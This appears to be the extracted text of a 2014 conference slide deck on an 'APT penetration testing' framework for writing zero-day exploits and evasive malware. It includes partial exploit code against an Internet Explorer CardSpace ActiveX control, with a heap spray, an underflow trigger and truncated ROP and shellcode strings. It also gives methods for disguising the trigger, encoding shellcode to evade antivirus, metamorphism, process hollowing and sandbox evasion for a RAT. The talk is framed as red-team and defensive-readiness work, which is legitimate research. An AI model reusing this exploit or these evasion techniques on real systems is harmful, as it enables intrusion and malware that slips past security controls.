

Writing Zero Days For Security

APT Penetration Testing Framework

Oct 12, 2014

Sean Park

Ruxcon 2014

About Myself

- Sophos
- Symantec
- Westpac
- FireEye
- Kaspersky
- Working on PhD at University of Federation


What and Why?

- Help discover vulnerable points of an enterprise using **controlled** near zero day APT
- Evaluate zero day readiness (resiliency) of solutions deployed in enterprise security infrastructure
- Create an easy-to-maintain attack platform for APT pen testing that addresses all aspects of the battle between attackers and defenders (i.e. anti-analysis and anti-detection)

Goals

- Create a sustainable model for APT penetration testing
- Cost effectively evading corporate security infrastructure
- Modular implementation of zero day exploits and malware


Evasion Targets



How do we evade? (Not rewriting)

- Diversity – shuffling, randomisation, ...
- ...And do it in easy way

Example: Metamorphism – Advantage.exe



Framework Components

APT Penetration Testing

Exploit Document

```
<html><body>
<object classid='clsid:6BF52A52-394A-11D3-B153-00C04F79FAA6' id='a' height=0
<object classid='clsid:19916E01-B44E-4E31-94A4-4696DF46157B' id='CardSpaceSi

<script language='JavaScript'>

function GetRop() {var ropchain="\u0433\u77c2\u5ed5\u77c1\u40fa\u77c2\u9f92\u

function GetCode() {var shellcode="\u10eb\u4b5b\uc933\u9666\u029d\u3480\u9f0b

function GetMyCode() { var r = GetRop(); var sc = GetCode(); return r + sc;}

</script>

<script language='vbscript'>
On Error Resume Next
Dim message_array_length, underflow, zero
underflow = -7
zero = 0
message_array_length = 5493
Dim message_array(5493)
Set required_claims = CardSpaceSigninHelper.requiredClaims

For i = zero to message_array_length
    Set message_array(i) = document.createElement("object")
Next

For j = 4093 to message_array_length Step 2
    message_array(j) = Null
Next

For k = zero to underflow Step -1
    required_claims.remove(CLng(k))
Next
```


ROP Modification

- ROP gadget can be customized for a given implementation (mona plugin and metasploit come in handy)
 - Understanding exploits (CVE details)
 - Available DLLs
 - ASLR, other methods
 - ROP gadget
 - Metasploit module write-up
- Evasion method
 - Metamorphism
 - Include unnecessary API calls
 - Use of different APIs achieving the same goal
 - Hook hopping to bypass EMET

Exploit Trigger

```
For k = zero to underflow Step -1
    required_claims.remove(CLng(k))
Next
```



```
For k = zero to underflow Step -1
    RemoveEntry(k)
Next
```

```
Sub RemoveEntry(index) Dim a    a =
    CLng(index)
    required_claims.remove(a)End
Sub
```

Heap Spray

```
message_array_length = 5493  
Dim message_array(5493)
```

```
For i = zero to message_array_length  
    Set message_array(i) = document.createElement("object")  
Next
```

Shellcode

- AV Evasion
 - AV have signatures for shell code or heap spraying code?
 - AV execute JS in sandbox?
- Strategy
 - Encode shellcode with custom (or different) algorithm.
 - Rewrite the shellcode - using ROR/ROL/XOR to encrypt the main code and put decoding routine as prefix to shellcode.
 - Metamorphism on JS (Junk code).
 - Rewrite heap spraying module – bypass signatures, but most heuristics should be able to find it, even if it is encrypted/encoded/obfuscated? (finally you have to somehow allocate memory, eh :P)

Shellcode

- 1st stage Decryption
 - Simple XOR
 - Rolling XOR (Visual decrypt)
 - Polymorphic XOR (Office 2010 payload)
- API Call Obfuscation
 - API name hash
 - Hook Hopping
- Dropper Download
 - Various methods


What APT Pentesting Report looks like

	exploit	heapspray	ROP	shellcode	PASS
Exploit	✓				
	✓	✓			
	✓		✓		
	✓	✓		✓	
	✓		✓	✓	
	✓	✓	✓	✓	
	...				


Malware Evasion Models

APT Penetration Testing


Attack From Within




Code Displacement



```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....-yy..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....8
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0E 1F BA 0E 00 34 09 CD 21 B8 01 4C CD 21 54 68 .....
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F .....
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 .....
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 .....
91 0A 04 F0 C5 6B 6A A3 C5 6B 6A A3 C5 6B 6A A3 ...AkjAkjAkjE
9B 49 61 A3 C7 6B 6A A3 1F 48 76 A3 C4 6B 6A A3 >IatCkjE.HvEAKjE
BE 77 66 A3 C1 6B 6A A3 46 77 64 A3 C6 6B 6A A3 %wffAkjEPudLEKjE
AA 74 60 A3 C1 6B 6A A3 AA 74 6E A3 C7 6B 6A A3 *t'EAkjE*tnEckjE
AA 74 61 A3 C4 6B 6A A3 4B 63 35 A3 C1 6B 6A A3 *taEAkjEKo5EAkjE
C5 6B 6A A3 80 6A 6A A3 46 63 37 A3 DA 6B 6A A3 AkkEjEfc7E0kjE
2D 74 61 A3 CA 6B 6A A3 2D 74 60 A3 C3 6B 6A A3 -taEskjE-t'EAkjE
52 69 63 68 C5 6B 6A A3 00 00 00 00 00 00 00 00 RichAkjE.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
50 45 00 00 4C 01 02 00 CB CA F8 50 00 00 00 00 PE...L...E8wP....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
a 1
```



```
15 02 C8 58 5B 58 58 58 5C 58 58 58 A7 A7 58 58 ..ÈX[XXX\XXXX55XX
E0 58 58 58 58 58 58 58 18 58 58 58 58 58 58 58 aXXXXXX.XXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXHYXX
56 47 E2 56 58 EC 51 95 79 20 59 14 95 79 0C 30 VG&VXiQ+yâY.y.0
31 2B 78 28 2A 37 3F 2A 39 35 78 3B 39 36 36 37 1*x(*7?95x;9667
2C 78 3A 3D 78 2A 2D 36 78 31 36 78 1C 17 0B 78 ,x:-x*-6x16x...x
35 37 3C 3D 76 55 55 52 7C 58 58 58 58 58 58 58 57<-vUUR|XXXXXXX
D9 52 5C A8 9D 33 32 FB 9D 33 32 FB 9D 33 32 FB ÚR".320.320.320
C3 11 39 FB 9F 33 32 FB 47 10 2E FB 9C 33 32 FB A.90Y320G..0m320
E6 2F 3E FB 99 33 32 FB 1E 2F 3C FB 92 33 32 FB m/>G*320./<02320
F2 2C 38 FB 99 33 32 FB F2 2C 36 FB 9F 33 32 FB ô,80*320ô,60Y320
F2 2C 39 FB 9C 33 32 FB 13 38 6D FB 99 33 32 FB ô,90m320.,m0*320
9D 33 33 FB D8 32 32 FB 1E 38 6F FB 82 33 32 FB .330220.,c0,320
75 2C 39 FB 92 33 32 FB 75 2C 38 FB 98 33 32 FB u,90'320u,80>320
0A 31 3B 30 9D 33 32 FB 58 58 58 58 58 58 58 58 .1,0.320XXXXXXX
```



Code Displacement

```
v91 = ((int (__stdcall *)(_DWORD, int, signed int, signed int))v90)(0, v57 + 16, 4096, 4);
if ( !v91 )
    return 11;
v26 = v16;
v27 = v16;
v92 = v16;
v93 = v16;
if ( v24 > 0 )
    // Decrypt Loop
    {
        v28 = v91;
        v89 = (int)((char *)a3 - v91);
        do
        {
            v26 = v26 + (v26 >> 3) - 0x11111111;
            v27 = v27 + (v27 >> 5) - 0x22222222;
            v92 += 0x33333333 - (v92 << 7);
            v93 += 0x44444444 - (v93 << 9);
            v25 = v27 + v26;
            LOBYTE(v25) = *(_BYTE *) (v89 + v28) ^ ((_BYTE)v93 + (_BYTE)v92 + v27 + (_BYTE)v26);
            *(_BYTE *)v28++ = v25;
            --v24;
        }
        while ( v24 );
        v23 = 4096;
    }
v29 = v56;
v30 = ((int (__fastcall *)(unsigned int, int, _DWORD, int, signed int))v90)(v27, v25, 0, v56, v23);
v93 = v30;
if ( !v30 )
    return 12;
v88 = 0;
if ( ((int (__stdcall *)(signed int, int, int, int, _DWORD, int *))v79)(
    2,
    v30,
    v29,
    v91 + 16,
    *(_DWORD *) (v91 + 12),
    &v88) )
    return 13;
if ( v29 != v88 )
```

Metamorphism


- Metamorphism Fundamentals
 - Simple Techniques
 - Adding varying lengths of NOP instructions
 - Permuting use registers
 - Adding useless instructions and loops
 - More Advanced
 - Function reordering
 - Program flow modification
 - Static data structure modification

Metamorphism

- Find out what's wrong with this code.

```
.text:0040C5E7      mov     al, byte_41474C
.text:0040C5EC      push   9BE3D3Ch
.text:0040C5F1      push   offset aFreeze_handToD ;
"Freeze_Hand to %d %d inish\n"
.text:0040C5F6      push   eax
.text:0040C5F8      push   ebx
.text:0040C5F9      push   offset aPowerTxagccont ;
"Power/TxAgcControllegal Module"
.text:0040C5FE      call   sub_40BF42
.text:0040C603      cmp    esi, dword_4146C4
.text:0040C609      mov    byte ptr [ebp+var_4], al
.text:0040C60C      lea   eax, [ebx-1E50h]
.text:0040C612      jle   short loc_40C650
.text:0040C614      push  6Eh
.text:0040C61B      push  0FFFFFFB7h
.text:0040C61D      mov    ebx, eax
.text:0040C61F      call  sub_41071F
```

Metamorphism



Malware Evasion

APT Penetration Testing

Dropper: Binary Level Evasion

- Obfuscation
- Metamorphism
- Polymorphism

Dropper: Component Level Evasion

- Memory
 - Embedded encrypted malware PE files
 - Unpacked directly into target memory location
- File/Registry
 - Installs encrypted binaries into file or registry
 - Consists of PE loader and malware PE files
 - Unpacked into target memory

Dropper: Runtime Evasion

- Decrypt PE loader and injects it into svchost or explorer
- Process Hollowing
 - Run svchost and write to process memory
OR
 - Run standard dynamic allocation/injection based stealth.


RAT Evasion

- HTTP Back Connect (Proxy/Firewall evasion)
- Conditional activation depending on VM/Emulator presence (sandbox evasion)
- Delayed execution (sandbox evasion)

Current Framework Implementation

APT Penetration Testing

Overview



